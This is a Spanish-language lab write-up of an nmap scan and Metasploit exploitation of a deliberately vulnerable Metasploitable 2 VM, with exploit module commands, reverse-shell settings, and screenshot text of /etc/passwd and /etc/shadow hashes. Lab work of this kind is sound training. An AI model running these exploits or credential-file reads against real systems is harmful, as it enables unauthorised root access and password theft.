Laboratorio de Hacking Ético con Kali y Metasploitable 2

Descripción del entorno

- **Máquina atacante**: Kali Linux 2025.2 (VM)
- **Máquina víctima**: Metasploitable 2 (VM)
- **Red configurada**: Host-only (VMware Workstation)
- **IP de víctima**: `192.168.20.129`
- **Herramientas utilizadas**:
  - `nmap`
  - `msfconsole` (Metasploit Framework)

Fase 1 – Reconocimiento con `nmap`

Se ejecutó un escaneo SYN completo con detección de servicios, versiones y sistema operativo:

```
nmap -sS -sV -O 192.168.20.129 -oN scan1.txt
```

Puertos abiertos detectados:

Puerto	Servicio	Versión
21	ftp	vsftpd 2.3.4
22	ssh	OpenSSH 4.7p1
23	telnet	Linux telnetd
80	http	Apache httpd 2.2.8
3306	mysql	MySQL 5.0.51a
5432	postgresql	PostgreSQL 8.3.0 - 8.3.7
6667	irc	UnrealIRCd
...	...	... (ver archivo `scan1.txt`)

Fase 2 – Explotación

Exploit 1 – `vsftpd 2.3.4 Backdoor`

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.20.129
run
```

- Resultado: acceso como `root` mediante una shell reversa.
- Evidencia:
  - `whoami` → `root`
  - `cat /etc/shadow` exitoso

Exploit 2 – `UnrealIRCd Backdoor`


```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.20.129
set LHOST 192.168.20.128
set LPORT 4444
run
```


- Resultado: ejecución remota de comandos como `root`.


Evidencias visuales


Se adjuntan capturas de pantalla de:


- Consolas con acceso root (`whoami`)
- Visualización de archivos críticos (`/etc/passwd`, `/etc/shadow`)
- Proceso de escaneo con `nmap`
- Sesión en `msfconsole` con los exploits






Metasploitable2-Linux - VMware Workstation
kali-linux-2025.2-vmware-amd64 - VMware Workstation
The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:98:a5:d1 brd ff:ff:ff:ff:ff:ff
inet 192.168.20.129/24 brd 192.168.20.255 scope global eth0
inet6 fe80::20c:29ff:fe98:a5d1/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:98:a5:db brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
cd etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
To direct input to this VM, click inside or press Ctrl+G.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Metasploitable2-Linux - VMware Workstation
kali-linux-2025.2-vmware-amd64 - VMware Workstation
The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:98:a5:d1 brd ff:ff:ff:ff:ff:ff
inet 192.168.20.129/24 brd 192.168.20.255 scope global eth0
inet6 fe80::20c:29ff:fe98:a5d1/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:98:a5:db brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
cat shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1F2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
To direct input to this VM, click inside or press Ctrl+G.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sear...
My Computer
kali-linux-2...
Metasploit...
Home
Metasploitable2-Linux
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:98:a5:d1 brd ff:ff:ff:ff:ff:ff
inet 192.168.20.129/24 brd 192.168.20.255 scope global eth0
inet6 fe80::20c:29ff:fe98:a5d1/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:98:a5:db brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
To direct input to this VM, click inside or press Ctrl+G.
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sear...
My Computer
kali-linux-2...
Metasploit...
Home
kali-linux-2025.2-vmware-a...
12:20
Home
File Syster
Trash
kali@kali: ~
File Actions Edit View Help
ps aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.3 2844 1696 ? Ss 12:02 0:00 /sbin/init
root 2 0.0 0.0 0 0 ? S< 12:02 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S< 12:02 0:00 [migration/0]
root 4 0.0 0.0 0 0 ? S< 12:02 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S< 12:02 0:00 [watchdog/0]
root 6 0.0 0.0 0 0 ? S< 12:02 0:00 [events/0]
root 7 0.0 0.0 0 0 ? S< 12:02 0:00 [khelper]
root 41 0.0 0.0 0 0 ? S< 12:02 0:00 [kblockd/0]
root 44 0.0 0.0 0 0 ? S< 12:02 0:00 [kacpid]
root 45 0.0 0.0 0 0 ? S< 12:02 0:00 [kacpi_notify]
root 174 0.0 0.0 0 0 ? S< 12:02 0:00 [kseriod]
root 212 0.0 0.0 0 0 ? S 12:02 0:00 [pdflush]
root 213 0.0 0.0 0 0 ? S 12:02 0:00 [pdflush]
root 214 0.0 0.0 0 0 ? S< 12:02 0:00 [kswapd0]
root 256 0.0 0.0 0 0 ? S< 12:02 0:00 [aio/0]
root 1280 0.0 0.0 0 0 ? S< 12:02 0:00 [ksnapd]
root 1505 0.0 0.0 0 0 ? S< 12:02 0:00 [ata/0]
root 1508 0.0 0.0 0 0 ? S< 12:02 0:00 [ata_aux]
root 1515 0.0 0.0 0 0 ? S< 12:02 0:00 [scsi_eh_0]
root 1518 0.0 0.0 0 0 ? S< 12:02 0:00 [scsi_eh_1]
root 1536 0.0 0.0 0 0 ? S< 12:02 0:00 [ksuspend_usbd]
root 1542 0.0 0.0 0 0 ? S< 12:02 0:00 [khubd]
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sear...
My Computer
kali-linux-2...
Metasploit...
Home
Metasploitable2-Linux
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 00:0c:29:98:a5:d1 brd ff:ff:ff:ff:ff:ff
inet 192.168.20.129/24 brd 192.168.20.255 scope global eth0
inet6 fe80::20c:29ff:fe98:a5d1/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
link/ether 00:0c:29:98:a5:db brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
To direct input to this VM, click inside or press Ctrl+G.
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sear...
My Computer
kali-linux-2...
Metasploit...
Home
kali-linux-2025.2-vmware-a...
12:22
Home
File Syster
Trash
kali@kali: ~
File Actions Edit View Help
root 5390 0.0 0.1 2364 924 ? RN 12:20 0:00 ps aux
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
PID/Program name
tcp 0 0 0.0.0.0:512 0.0.0.0:* LISTEN
5016/xinetd
tcp 0 0 0.0.0.0:513 0.0.0.0:* LISTEN
5016/xinetd
tcp 0 0 0.0.0.0:2049 0.0.0.0:* LISTEN
-
tcp 0 0 0.0.0.0:514 0.0.0.0:* LISTEN
5016/xinetd
tcp 0 0 0.0.0.0:59943 0.0.0.0:* LISTEN
5149/rmiregistry
tcp 0 0 0.0.0.0:41352 0.0.0.0:* LISTEN
4924/rpc.mountd
tcp 0 0 0.0.0.0:8009 0.0.0.0:* LISTEN
5112/jsvc
tcp 0 0 0.0.0.0:6697 0.0.0.0:* LISTEN
5169/unrealircd
tcp 0 0 0.0.0.0:3306 0.0.0.0:* LISTEN
4756/mysqld
tcp 0 0 0.0.0.0:1099 0.0.0.0:* LISTEN
5149/rmiregistry
tcp 0 0 0.0.0.0:6667 0.0.0.0:* LISTEN
5169/unrealircd
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





Conclusiones

- Se logró el acceso completo a Metasploitable 2 utilizando vulnerabilidades conocidas.
- El uso de `nmap` para reconocimiento y `Metasploit` para explotación permite automatizar fases críticas del hacking ético.
- Buen ejemplo de pentesting básico en entorno controlado.